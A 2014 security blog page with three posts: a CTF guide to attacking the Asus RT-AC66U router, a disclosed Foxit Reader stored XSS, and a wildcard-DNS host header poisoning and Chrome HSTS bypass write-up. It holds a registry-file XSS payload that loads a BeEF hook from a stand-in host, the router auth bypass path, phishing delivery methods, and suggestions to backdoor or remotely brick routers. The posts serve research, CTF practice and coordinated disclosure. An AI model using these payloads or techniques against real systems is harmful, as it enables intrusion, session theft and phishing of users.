Thursday, July 17, 2014

Hacking Asus RT-AC66U and Preparing for SOHOpelesslyBroken CTF

So it's finally July, time to pack for DEFCON, follow @defconparties on Twitter and decide which villages to visit and which talks to attend.

There's a new hacking competition this year called SOHOpelesslyBroken, presented by ISE and EFF. The objective on Track 0 is to demonstrate previously unidentified vulnerabilities in off-the-shelf consumer wireless routers. Track 1 will hold a live CTF for the duration of DEFCON. CTFs are always fun and this contest involves hacking real embedded devices, what makes it even more fun.

Yes, that's my workstation =P
I'm particularly interested on the EFF Open Wireless Router, but they didn't disclose details about the device yet. According to the event rules, the ASUS RT-AC66U (HW Ver. A2) [Version 3.0.0.4.266] is one of the possible targets. As I had a spare RT-AC66U at home, I decided to write a quick guide for everyone interested in participating in this competition CTF.

recon

The first thing to do is to find the firmware and its source code. Hopefully, Asus RT-AC66U is GPL'ed and we can easily find its source online. The version used for the contest is an old one, from 2012. In order to perform a better analysis, we are going to grab the sources and the firmware from v3.0.0.4.266 and v3.0.0.4.376.1123 (the most recent one as of this writing).


Many firmware versions were published between these two releases, we can review the changelogs to find security issues:


According to the rules, we have to identify and exploit a 0-day vulnerability. We can combine different flaws with known issues in order to score points. If the vendor had silently patched an issue and you create an exploit for it, that should be scored as a valid 0-day (I'm not going to start discussing terminologies here).

Now that we have the source code, it's time to extract and audit it: The CTF Field Guide from Trail of Bits has some good resources on Auditing Source Code. You can use tools like Beyond Compare, Araxis Merge and WinMerge on Windows platforms or Meld if you're more of a Linux user.

Let's focus on the "/asuswrt/release/src/router/" directory, comparing these two folders using Meld:


There are many security advisories for this router: if you want to find 0-days you should look for disclosed vulnerabilities and exploits to avoid duplicates (believe me, this is the hardest part). Some references:


Points are deducted from your score if your exploits requires special system configurations and specific information. If you want to score lots of points, you should be targeting default services and processes.

The USB application tab on the RT-AC66U allows the user to set up a series of services like FTP, DLNA, NFS and Samba:


MiniDLNA is also a nice a target. It should be pretty easy to find vulns for the service using Zachary Cutlip's research, as he broke it multiple times.



Another potentially vulnerable service is AiCloud: it links your home network to an online Web storage service and lets you access it through a mobile application:

forensic

While part of the team audits the source code, the forensics guys should be unpacking the firmware using binwalk + fmk:


You may remember binwally, the tool I developed to perform binary tree diff using fuzzy hashing. Binwalk has its own option to perform fuzzy hashing against files and directories:


Most vendors (like Asus) won't open source their entire code base. You may need to reverse proprietary drivers and binary blobs in order to find some good vulns. ACSD is a particularly interesting binary because it was removed from newer firmwares (v3.0.0.4.374.130+) due to a vuln disclosed by Jacob Holcomb:


The binaries are MIPS and Little Edian:


It's also important to learn more about the filesystem. The OpenWRT Wiki has a nice article on Flash Layouts. The MTD subsystem for Linux provides access to flash devices, creating fully functional filesystems. SSH to the device and map the mount points and partitions:


The NVRAM partition is very valuable for us because it stores all the configuration parameters. We can view its content by dumping the corresponding partition (mtd1) or by issuing the "nvram show" command:


Another interesting partition is the bootloader (pmon). It has some LZMA compressed data and the boot process provides a failsafe mechanism to recover from a bad flash.


reverse

Time to start the reversing tasks. We need some basic tools like gdb, gdbserver and strace to start debugging the binaries: we could either cross compile them or set up Optware/Entware to install prebuilt packages.



Wanduck (GPL_RT_AC66U_VER3004266/asuswrt/release/src/router/rc/wanduck.c) is an interesting process to analyze. It starts by default and binds a pseudo HTTP server on port 18017. The HTTP server redirects every request to the main administrative interface and, for some reason, it drops requests to URL's ending with ".ico".


Let's find out why: start gdbserver on the remote target (gdbserver --multi localhost:12345 &) and connect to your debugger of choice. If you're using Ida Pro, open the binary "/sbin/wanduck" and set the processor type to "mipsrl".


Navigate to the handle_http_req function and set a breakpoint on the dst_url comparison:



Enter the gdbserver's host and port under "Debugger / Process Options" and attach to the corresponding PID.


Resume the process (F9) and make an HTTP request to http://192.168.1.1/x.ico. The debugger will stop at the defined breakpoint and you can now inspect the registers and the memory.


If you want to find reverse engineering targets, search for folders named "prebuilt" under "GPL_RT_AC66U_VER3004266/asuswrt/release/src/router/". Some interesting binaries:

- /acsd/prebuilt/acsd
- /webdav_client/prebuilt/webdav_client
- /asuswebstorage/prebuilt/asuswebstorage
- /eapd/linux/prebuilt/eapd
- /nas/nas/prebuilt/nas
- /flash/prebuilt/flash
- /et/prebuilt/et
- /wps/prebuilt/wps_monitor
- /ated/prebuilt/ated
- /wlconf/prebuilt/wlconf

The mobile AiCloud app might reveal some interesting information about how the device works. If you reverse the APK or use an intercepting proxy you can identify the app's initial HTTP request:


You see that strange ddns_hostname? That's a crypto task =)

crypto

The POST request tries to register a new Dynamic DNS using the asuscomm.com service.  If we search for the term asuscomm.com on the RT-AC66U source code, we can easily find the function that generates this DDNS:

According to WikiDevi, the following OUIs are currently being used by the RT-AC66U:

- 08:60:6E (1 E, 1 W, 2011)
- 10:BF:48 (1 E, 2 W, 2011)
- 30:85:A9 (3 E, 3 W, 2011)
- 50:46:5D (1 E, 2 W, 2012)

Using this information we can map the IP address for every single router using AiCloud. Let's generate a list of all the possible MAC addresses and brute force the hostnames using this cool trick from mubix.


If you're too lazy to run these commands, you can simply search for asuscomm.com on Shodan:


AiCloud runs on ports 8082 and 443 by default. The fact that anyone can easily map the routers running this service could be very worrisome, right?

Another interesting crypto exercise is to reverse the algorithm used to generate the WPS device PIN. You can view the currently PIN and secret_code by issuing the following command: nvram show | grep -E "secret_code|wps_device_pin". Search for these variables in the source code and use this information to create you own WPS Keygen (don't forget to include a chiptune from pouet.net).


You can also test the entropy from the crypto keys generated by the device. Check the slides from the "Fast Internet-wide Scanning and its Security Applications" to gather some ideas:

Slides from Fast Internet-wide Scanning and its Security Applications [30c3]
web

There are so many things to test on the Web application that I'll focus on a few different approaches. The router's administrative interface has no CSRF protection. It has the traditional ping command injection and lots of XSS vectors.

The HTTP daemon is based on microhttpd. It has some basic Directory Traversal Protection on httpd.c:


We can shamelessly steal hackerfantastic's idea and test for potential bypasses (there's an extensive list of LFI tests at Seclists):


The web server has some mime handler exceptions that were "supposed to be removed":

get_webdavInfo.asp is accessible without authentication and displays lots of sensitive information from the device and the network:


We can modify the nvram variables used to display this page and backdoor the router with a XSS payload, for example.


Some sensitive operations use the nvram_get and nvram_safe_get function. Some settings are stored using the nvram_set function. If the router does not sanitize the data being stored and retrieved from the NVRAM you may perform some kind of NVRAM Injection (remember, 00, %0A, %0D and `reboot` are always there for you).

AiCloud is a *very* vulnerable service that can be easily exploited too. When you activate the service, the router starts a lighttpd daemon on port 8082 (or 443 on newer firmwares) and offers the option to share your files online. The only caveat is that the username and password screen can be bypassed by visiting the /smb/ URL (read the source, Luke):



I wrote a simple AiCloud crawler that exploits this bug on RT-AC66U v3.0.0.4.266. It lists all the files/paths from the router (including the attached USB devices).


Last, but not least, don't forget to compare the differences between the files in the www directory. This path stores all the web components and scripts used by the web application.


bonus

Why not trying to open the hardware case without voiding the warranty seal? You may need some tips from the guys at the DEFCON Tamber Evident Village.


misc (a.k.a. Conclusion)

Hacking the Asus RT-AC66U is a very good exercise for the newcomers on router hacking. Most of its source code is available online and we can easily find lots of exploits and advisories for it. You may not have noticed but we tested every single aspect of the OWASP Internet of Things Top 10. Recent rumors indicate that this router is going to be used as the base for the OWASP IoT Webgoat and the Damn Vulnerable Embedded Linux.

Some additional approaches you should be taking and that should be awarded extra points during the contest:

  • Rewrite the bootloader to create a backdoored dual-boot partition
  • Backdoor the device in a way that firmware upgrades won't affect it
  • Brick the device remotely
  • Reprogram the LED to create a PONG game

There are many things that I still want to write about, but I'm saving that for future posts. If you are going to participate in the SOHOpelesslyBroken CTF and find this guide useful, feel free to ping me and let's get a coffee together during DEFCON/BsidesLV/Blackhat =)

Monday, July 7, 2014

Foxit PDF Reader Stored XSS

A friend of mine was performing an external pentest recently and he started to complain that his traditional Java exploits were not being effective. He was able to map a few applications and defenses in place protecting the client's network but he still needed an initial access to start pivoting.

Basic protections like AV, application white-listing as well as more advanced  ones like EMET are used to make the life of criminals (and pentesters) harder, but they're often bypassed. While discussing alternatives with my friend, he told me that the company replaced Adobe Reader after seeing lots of Security Advisories for the product. And what was the replacement? Foxit Reader:
Advisories for Adobe Reader and Foxit Reader listed on OSVDB (May/2014)
Less advisories means that the product is more secure, right? Marc Ruef's talk about VDB management summarizes this point:


The moment I head the word Foxit Reader I remembered of an old exploit I created a long time ago. The vulnerability wasn't that critical but I knew that it would fit for the situation (and for this blog post).

As I was about to disclose it publicly I notified the vendor and waited for them to patch it. I had some problems with their security contact and had to mail them twice, but they answered after a couple of days, patching the product and releasing an advisory (no CVE is assigned for this vulnerability as the time of writing).

Security Advisory

http://www.foxitsoftware.com/support/security_bulletins.php#FRD-21

Fixed a security issue caused by the Stored XSS vulnerability when reading and displaying filenames and their paths on the “Recent Documents” section from the Start Page.

Summary

Foxit Reader 6.2.1, Foxit Enterprise Reader 6.2.1, and Foxit PhantomPDF 6.2.1 fixed a security issue caused by the Stored XSS vulnerability when reading and displaying filenames and their paths on the “Recent Documents” section from the Start Page. Attackers could tamper with the registry entry and cause the application to load malicious files.


When opening a PDF, Foxit creates a "FileX" registry entry with the document's complete path:

[HKEY_CURRENT_USER\Software\Foxit Software\Foxit Reader 6.0\Recent File List]
"File1"="C:\\w00t.pdf"

Whenever you open a document, Foxit 6.x displays the start panel on a different tab by default. All you need to do is edit the registry and place your XSS payload (or the BeEF hook) on the FileX entry:

C:\Users\Admin\Desktop>type reg.reg

Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Foxit Software\Foxit Reader 6.0\Recent File List]
"File1"="C:\\w00t.pdf<script src=\"http://BEEF/hook.js\"></script>"

C:\Users\Admin\Desktop>reg import reg.reg
The operation completed successfully.

Now wait for the victim to open any PDF File (using Foxit Reader):


Affected Versions

Foxit Reader 6.2.0.0429 and earlier
Foxit Enterprise Reader 6.2.0.0429 and earlier
Foxit PhantomPDF 6.2.0.0429 and earlier

Solution

Upgrade to Foxit Reader 6.2.1, Foxit Enterprise Reader 6.2.1, or Foxit PhantomPDF 6.2.1.

Security Process

2014-05-24: Bernardo Rodrigues found the issue;
2014-06-03: Core Security Technologies confirmed the issue;
2014-06-11: Foxit fixed the issue;
2014-07-01: Foxit released fixed version of Foxit Reader 6.2.1/Foxit Enterprise Reader 6.2.1/Foxit PhantomPDF 6.2.1.

Foxit Reader XSS + Phishing

I know, the bug does not seem to be that good and would have no use during a pentest engagement. When I first found this flaw, I could basically think of three ways to compromise the user's Foxit Reader installation:

1 - Sending a PDF with the XSS payload on the filename

That would be the ideal solution but I was unable to craft a file with the XSS payload and open it on a Windows System. Microsoft Windows won't create filenames with special chars like <, > and / so I booted my Linux VM, created a file called <plaintext>.pdf and compressed it into test.zip.


When double clicking the file on WinRAR, the OS won't open it. If we drag it to the Foxit Reader Window, the special chars are replaced and the XSS payload won't load.


I tried to use alternative encodings and different XSS vectors, but I could't exploit it properly on Windows. If you have any better idea please let me know.

2 - Send a .reg to the user and ask him to double click it

Most people won't click on executable attachments on e-mails: that's why Brazilian criminals distribute malware using CPL files, for example. Some e-mail providers like Outlook block .reg attachments, but many other services like Gmail won't block them:


Registry file blocked on Outlook:
Registry File attachment on Gmail:


3 - Embed the .reg object on a RTF or Word Document and instruct the user to run it

There's a video for this one, featuring BeEF, your favorite Browser PDF Reader Exploitation Framework Project  =)


The interesting part here is that the PDF Reader is not subject to the Same-Origin Policy and the hook can be used as reliable proxy to the internal network.


This is also one of the rare scenarios where you can run "localhost" exploits from BeEF, as long as the user accepts the prompted ActiveX warning:


Conclusion

You may be asking "why not embed a malware on the document?". Firstly because this is a noisy technique and most AV/whitelisting products would detect this attempt. You could also modify the user's registry to load a PAC file on the browser or use powershell scripts to bypass some restrictions, but in this case there would be no need for this blog post =)

It doesn't matter how secure your product is or how much vulnerabilities were disclosed for it: if you're targeted by big Offensive players, you're certainly getting pwned. If other less sophisticated attackers want to attack you, they'll pwn you as well, because people still fall for phishing.

What makes your security posture better is how you detect and respond to these threats. I like approaches like the one described by Haifei Li & Chong Xu at CanSecWest 2014. Their talk on Exploit Detection described how "DNA comparison" can be used to flag and detect application's unusual behavior, leading to exploit discovery:

Exploit Detection, Haifei Li & Chong Xu (CanSecWest 2014)

In this simple phishing scenario, Microsoft Word (and WordPad) drops a registry file on the %TEMP% folder as soon as the file is opened. This is clearly an unusual behavior and should be flagged by security solutions. This could also be used as an IOC to analyze big sets of files/documents.

David Ross made a post recently describing lots of different scenarios for XSS persistence. This is yet another XSS persistence mechanism that could be used to backdoor compromised systems, for example.

I hope you enjoyed this two page write-up about XSS, because, you know, everybody likes hearing about cool hacking techniques and...


...Well, at least there was a cool Youtube video showing a cool BeEF hook and...


Hm, I'd better finish this post with a Dilbert comic.

Monday, March 31, 2014

Wildcard DNS, Content Poisoning, XSS and Certificate Pinning

Hi everyone, this time I'm going o talk about an interesting vulnerability that I reported to Google and Facebook a couple of months ago. I had some spare time last October and I started testing for vulnerabilities on a few companies with established bug bounty programs. Google awarded me with $5000,00 and Facebook payed me $500,00 for reporting the bugs.

I know you may be more interested on highly sophisticated exploits that allow arbitrary file upload to the Internet, with custom payloads that may lead to unexpected behavior like closing Security Lists. Hopefully this class of bugs is already patched by Fyodor and Attrition is offering an efficient exploit mitigation technique.

The title may be a little confusing, but I'm going to show that it's possible to combine all these techniques to exploit vulnerable systems.

Content Poisoning and Wildcard DNS

Host header poisoning occurs when the application doesn't validate full URL's generated from the HTTP Host header, including the domain name. Recently, the Django Framework fixed a few vulnerabilities related to that and James Kettle made an interesting post discussing lots of attack scenarios using host header attacks.

While testing this issue, I found a different kind of Host header attack that abuses the possibility to browse wildcard domains. Let's have a quick look at the Wikipedia entry on Hostnames:
"The Internet standards (Request for Comments) for protocols mandate that component hostname labels may contain only the ASCII letters 'a' through 'z' (in a case-insensitive manner), the digits '0' through '9', and the hyphen ('-'). The original specification of hostnames in RFC 952, mandated that labels could not start with a digit or with a hyphen, and must not end with a hyphen. However, a subsequent specification (RFC 1123) permitted hostname labels to start with digits. No other symbols, punctuation characters, or white space are permitted."
The fun part here is that the network stack from Windows, Linux and Mac OS X consider domains like -www.plus.google.com, www-.plus.google.com and www.-.plus.google.com valid. It's interesting to note that Android won't resolve these domains for some reason.


Take, for example, the following URL: https://www.example.com.-.www.sites.google.com. If we compose an e-mail and paste it on the body, GMail will split them and the received message will have two “clickable” parts (https://www.example.com and sites.google.com).


Most e-mail based notification use the very same host you are browsing in order to compose the notification messages: you see where this is going, right?

Facebook has a wildcard DNS entry at zero.facebook.com. In order to exploit the flaw, we have to browse the service using a poisoned URL and perform actions that may need e-mail confirmation, checking whether Facebook mails the crafted URL to the user.


The only vulnerable endpoint that I found affected by this issue was the registration e-mail confirmation. You may be asking, how could one exploit this to attack a legitimate user?

Suppose I want to attack the Facebook account from goodguy@example.com. I can create or associate a "duplicate" account using the "+" sign by browsing Facebook with these injected URL's. If I navigate to Facebook using an URL like https://www.example.com.-.zero.facebook.com, all I have to do is create the duplicate account goodguy+DUPLICATE@example.com. Most e-mail services like GMail and Hotmail don't consider what you type after the "+" and forward it to the original account.

In this case, all e-mails that Facebook sent to confirm that association had the poisoned links.


This can also be used to poison password reset emails, but Facebook forms were not affected. They quickly fixed that by hard coding the proper URL to their e-mail confirmation system. It's also possible (but not recommended) to fix these issues by sending notifications with relative links instead of complete URL's ("please click here" instead of "please click on the specified url: www.example.com.-.zero.facebook.com").

XSS and Wildcard DNS

While searching for these issues on Google I quickly found wildcard domains like:

https://w00t.drive.google.com
https://w00t.script.google.com
https://w00t.sites.google.com

In case you're wondering how to quickly find these wildcard domains, you can download and lookup for them on the scans.io datasets. You can find these references on the Reverse DNS records or by searching for SSL certificates issued to wildcard domains, like *.sites.google.com.


During my initial tests, I was unable to craft URL's using .-. inside the drive.google.com domain (got 500 error messages) and all I could do was creating URL’s like this: https://www.example.com-----www.drive.google.com.


When you browse Google Drive using this URL, upload a File to a Folder and try to Zip/Download it asking for an e-mail confirmation (“Email when ready”), the e-mail confirmation message will be like this:


The "ready for downloading" link would point to https://www.example.com-----www.drive.google.com/export-result?archiveId=REDACTED. So far no big deal, I was still unable to poison the links... And phishing yourself is not that useful =)

I kept testing different URL's until I found a weird behavior on Google DNS Servers. When typing URL's containing a domain you control followed by a certain number of "-" and the wildcard domain from Google, the resolved IP would be the one from the URL you control.

My highly sophisticated Fuzzer in action
For some reason, there was a glitch on their DNS servers, more specifically in the regexp that stripped "--" from the domain prefixes. I'm not sure why they performed these checks but that may have something to do with Internationalized Domain Names.

XKCD's take on the bug
Some Google domains affected by this issue (October 2013):

docs.google.com
docs.sandbox.google.com
drive.google.com
drive.sandbox.google.com
glass.ext.google.com
prom-qa.sandbox.google.com
prom-test.sandbox.google.com
sandbox.google.com
script.google.com
script.sandbox.google.com
sites.google.com
sites.sandbox.google.com

Now that I can impersonate a Google's domain, it's possible abuse the Same Origin policy and issue requests on behalf of a logged user. lcamtuf already told us about HTTP cookies, or how not to design protocols. What happens if we control www.example.com and the logged user from drive.google.com visits the crafted URL http://www.example.com---.drive.google.com?

Request goes to legitimate site:


Requests goes to the user-controlled site, in this case my own server running nginx:


This leverages to a XSS-like attack: you have now bypassed the same origin and you can steal cookies and run scripts on the context of the site, for example.

Certificate Pinning and Wildcard DNS


So far so good, but what if we were performing the same tests on Google Chrome, which enforces Certificate Pinning for their domains? I didn't notice at first, but I accidentally found an issue on Chrome too: it was failing to perform the proper HSTS checks for these non-RFC compliant domains.

Other parts of the network stack were processing and fetching results from these "invalid" DNS names, but TransportSecurityState was rejecting them and therefore HSTS policies didn't apply. They simply removed the sanity checks to make TransportSecurityState more promiscuous in what it process.


You can easily reproduce this on Chrome prior to v31: proxy Chrome through OWASP ZAP (accepting its certificate), visit URL’s like https://sites.google.com and Chrome will display a “heightened security” error message. If you type URL’s like https://www-.sites.google.com or https://www-.plus.google.com Chrome offers the option to “Proceed anyway”. If you're in Turkey right now you don't need to do nothing, the Turkish Telecom does all the MITM job for you.


It's worth mentioning that when you issue a wildcard certificate for your host, it will be valid for a single level only. Certificates issued to *.google.com should not be trusted when used on domains like abc.def.google.com.

The hardcoded list of domains and pinned certificates from Chrome can be found here:

https://src.chromium.org/viewvc/chrome/trunk/src/net/http/transport_security_state_static.json

During my analysis, I found that 55 out of 397 domains with Transport Security enabled had wildcard entries on their DNS. A nation sponsored attacker, with a valid and trusted CA could simply MITM your traffic and inject requests to these invalid domains, circumventing the HSTS policies and stealing session cookies, for example.

Google did not assign a CVE for that bug, but they fixed that within a couple of weeks. Chrome 32 and 33+ (the one that changed the SSL warning from red to yellow) are not affected by this issue.

In times of Goto fails, it was really interesting to follow the Chromium's tracker, their internal discussions, tests performed and so on. The commits fixing these issues can be found here.

Conclusion

Google and Facebook security teams were both great to deal with. The bug was quite fun as well because it was different from the traditional OWASP Top 10 issues.

And because the industry totally needs new Vulnerability terminologies, anyone willing to refer to these attacks shall name them Advanced Persistent Cross Site Wildcard Domain Header Poisoning (or simply APCSWDHP).

In case you're from NSA and want to use this technique to implant our DNS's, please use the codename CRAZY KOALA so we could better track them when the next Snowden leaks your documents.